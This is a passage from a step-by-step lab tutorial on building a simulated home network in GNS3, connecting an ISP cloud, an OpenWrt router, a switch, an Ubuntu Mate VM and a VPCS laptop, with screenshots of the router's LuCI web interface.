


Figure 10 – add a switch

6. Add a VM with an Internet browser

    6.1. Add a VM to GNS3 (we are using Ubuntu Mate, but any VM with a browser should work)

    6.2. Allow GNS3 to configure VirtualBox network settings

        6.2.1. Go to *File* > *Preferences*

        6.2.2. Navigate to the **VirtualBox VMs** section

        6.2.3. Double click on your imported VM

        6.2.4. Under the **Network** tab, check the box that says *Allow GNS3 to use any configured any VirtualBox adapters*

    6.3. Rename the device to “PC” and your workspace should look like the following




Figure 11 – the network built so far

NOTE: We generally use GNS3's built-in virtual personal computer simulators (VPCS) because using too many VirtualBox VMs can drag down your system's performance. However, the VPCS does not have a browser to use the GUI interface of the OpenWrt router.

7. Link the devices together

    7.1. Return to the GNS3 workspace

    7.2. On the left side of the GNS3 workspace click on the *Add a link button*

    7.3. Click on the ISP cloud and then click on the *nat0* port in the sub-menu




Figure 12 – Select NAT interface

7.4. Click on the Router and then select the ***Ethernet1*** port in the sub-menu. It is **VERY IMPORTANT** that this cable is connected to port Ethernet1. This is like plugging (screwing) in a cable from the ISP to your home router/switch/modem port that is commonly labeled “Internet”

7.5. Click on the Router and then click on the ***Ethernet0*** port in the sub-menu. This is like plugging a cable into your home router/switch/modem port that is commonly labeled “1” or “PC”

7.6. Click on the switch and select any red (unused) port

7.7. Now click on the switch and select another unused port and attach it to the PC’s ***Ethernet0*** port

7.8. Show the interface labels by clicking on the ***Show/Hide interface labels*** button

8. Your workspace should now look like the following




Figure 13 – All devices connected

> **NOTE:** Notice that some of the ends show red, this means that the device is turned off or the interface has been disabled.

9. Now press the big green arrow to start all the devices ▶. All cable points should eventually turn green as all the devices boot up




Figure 14 – all connections are green

Phase III – Interface with the Home Router

Most home routers are configured by using a PC or laptop. We are going to use our virtualized PC to do the same thing.

1. Navigate to your VM instance and log in. Remember, in this example, we are using Ubuntu Mate





Figure 15 – Ubuntu Mate

2. Access the OpenWrt router management webpage

    2.1. Open a browser application (ex. Firefox)

    2.2. In the navigation bar type 192.168.1.1 and press ***Enter***

    2.3. You should be at the OpenWrt GUI interface


Ubuntu Mate [Running] - Oracle VM VirtualBox
Menu
OpenWrt - Overview - LuCI — Mozilla Firefox
OpenWrt - Overview - Lu
192.168.1.1/cgi-bin/luci/
Login

Authorization Required


Username: root

Password:

Figure 16 – Web interface for OpenWRT

2.4. The username is “root” and there is no password, so just click ***Login***

3. It will take you to the status overview section. You can scroll through this information and see that devices are connected to the router. The network information is the ISP and the DHCP leases show the VM you are using now


OpenWrt - Overview - LuCI — Mozilla Firefox
OpenWrt - Overview - LuCI
192.168.1.1/cgi-bin/luci/admin/status/overview
OpenWrt
Status
System
Network
Logout
REFRESHING

Network

IPv4 Upstream

Protocol: DHCP client
Address: 192.168.122.91/24
Gateway: 192.168.122.1
DNS 1: 192.168.122.1
Expires: 0h 34m 4s
Connected: 0h 25m 56s
Device: Ethernet Adapter: "eth1"
MAC address: 0C:75:FD:96:00:01

Active Connections 51 / 7168 (0%)

Active DHCP Leases

Hostname	IPv4 address	MAC address	Lease time remaining	Static Lease
UbuntuMate (UbuntuMate.lan)	192.168.1.205	08:00:27:23:32:5D	11h 34m 12s	Set Static

Active DHCPv6 Leases

Host	IPv6 address	DUID	Lease time remaining	Static Lease

Figure 17 – OpenWRT network leases

4. If you click around on the OpenWrt router, you can see it has many of the same settings as a Linksys or TP-Link router. Don’t change any settings at this time. We want to add more devices

Phase IV – Add More Devices to the Home Network

Rarely do home networks have only a single device. So we are going to add a few more.

1. Click on the *Browse all devices* button and drag a VPCS device to the workspace




Figure 18 – Add a VPCS

NOTE: This device is very lightweight and does not require nearly as many resources as a VirtualBox VM. Don't forget to use the GNS3 VM when asked

2. Use the techniques learned earlier and make the following changes

   2.1. Change the VPCS symbol to a laptop

   2.2. Change the name to "Laptop"

   2.3. Connect a cable from the laptop to the switch




Figure 19 – Changing to laptop

3. Laptops are typically wireless, so let’s change the connecting line to reflect this

    3.1. Right-click on the cable and select *Style*

    3.2. On the submenu change the border style to *Dash Dot Dot*.

    3.3. Press *Apply* and *OK* to close the submenu

4. Turn on the laptop by right-clicking and selecting *Start*

5. Add the laptop to the network

